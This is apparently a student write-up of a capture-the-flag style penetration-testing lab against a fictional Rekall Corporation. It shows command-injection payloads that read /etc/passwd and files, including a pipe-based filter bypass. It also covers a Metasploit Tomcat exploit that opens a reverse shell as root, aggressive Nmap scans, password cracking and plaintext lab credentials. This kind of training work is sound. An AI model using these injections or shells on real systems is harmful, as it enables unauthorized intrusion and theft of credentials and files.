- Login: dougquaid
- Password: kuato


```
118
119
120 <div id="main">
121
122     <p>Enter your Administrator credentials!</p>
123
124 <style>
125 input[type=text], input[type=password]{
126   background-color: black;
127   color: white;
128 }
129 button[type=submit]{
130   background-color: black;
131   color: white;
132 }
133 </style>
134
135     <form action="/Login.php" method="POST">
136
137         <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
138         <input type="text" id="login" name="login" size="20" /></p>
139
140         <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
141         <input type="password" id="password" name="password" size="20" /></p>
```




- Vulnerability 8: Sensitive Data Exposure
  - Accessed the webpage of 192.168.14.35/robots.txt just through a web search. This displayed the contents of the robots.txt file.




- Vulnerability 9: Command Injection
  - I access the Networking.php with the same admin credentials from before. There is a field where you can input a domain for a DNS check. However, I was able to also run commands in this field to uncover private information.
  - Command: www.example.com ; cat vendors.txt




- Vulnerability 10: Command Injection
  - On the same Networking.php page, I could check the MX Record of a domain. After multiple attempts I discovered the input validation of this field doesn't accept & or ;, but pipes still work.
  - Command: www.example.com | cat vendors.txt



- Vulnerability 11: Brute Force Attack
  - Searched for an /etc/passwd file in DNS lookup. At the bottom there is a user with a user id of 1000, meaning they are the first non root user that was created. This grants access to a new page with private legal data pertaining to Rekall Corporation.
  - Command: www.example.com ; cat /etc/passwd






Day 2 - Linux OS

- Same setup as day 1. However, the directory we do the docker commands in is different.
- cd Documents/day_2
- docker-compose pull
- docker-compose up

Day 2 Vulnerabilities:


- Vulnerability 12: Open-Source Exposed Data
  - Used the Domain Dossier tool on CentralOps.net to search about the totalrekall.xyz domain.



Queried **whois.godaddy.com** with **"totalrekall.xyz"**...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
```

- Vulnerability 13: Open-Source Exposed Data
  - Went to Certificate Search (crt.sh) and searched the totalrekall.xyz domain, revealing certificate logs that may be unintentionally visible.



- Vulnerability 14: Aggressive Nmap Scan
  - Ran an aggressive nmap vulnerability scan scouting for the amount of hosts up on the network.

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24 | grep 'hosts'
Nmap done: 256 IP addresses (5 hosts up) scanned in 37.52 seconds
```

- Vulnerability 15: Nmap Scan for Host Running Drupal
  - Aggressive nmap scan results show that host 192.168.13.13 is running Drupal
  - Command: nmap -A 192.168.13.0/24

```
Nmap scan report for 192.168.13.13
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
```

- Vulnerability 16: Apache Tomcat Remote Code Execution Vulnerability
  - Started up Metasploit with the command msfconsole
  - I then searched for exploits that had Tomcat as well as JSP
  - Used the exploit /multi/http/tomcat_jsp_upload_bypass and set the remote host to 192.168.13.10
  - Ran the exploit to get the meterpreter session running
  - Looked within the root directory to discover the flag

```
msf6 > search tomcat_jsp

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_jsp_upload_bypass       2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.30.131.73:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 3 opened (172.30.131.73:4444 → 192.168.13.10:41160 ) at 2024-05-07 00:42:29 -0400
```

```
whoami
root
cat /root/.flag7.txt
8ks6sbhss
```


Day 3 - Windows OS


- No prior setup on the command line was necessary for my findings on Windows OS vulnerabilities. I just had to make sure my Win10 and WINDC01 VMs were still running in the background or I wouldn't be able to find anything.

Day 3 Vulnerabilities:


- Vulnerability 17: Sensitive Data Public on GitHub Repository
  - I was tasked with finding public information about Rekall. There ended up being a public GitHub repository that contained login credentials on https://github.com/totalrekall/site/blob/main/xampp.users.


- Created a .txt with the credentials I found and then used John the Ripper to crack the password hash. The password for the user trivera ended up being Tanya4life.






- Vulnerability 18: Scanning for Open Ports on Kali Subnet
  - Did a scan on the Kali subnet which returned results for the hosts of the other VMs running in my Hyper-V manager of Project2.
  - HTTP port is open on Win10, which is 172.22.117.20
  - Contents on 172.22.117.20/flag2.txt








- Vulnerability 19: Anonymous FTP Login
  - FTP was open on port 21 on the Win10 host in a previous scan.
  - Anonymously logged into FTP using the Win10 host.
  - Was able to read the flag with the following commands:
  - get flag3.txt
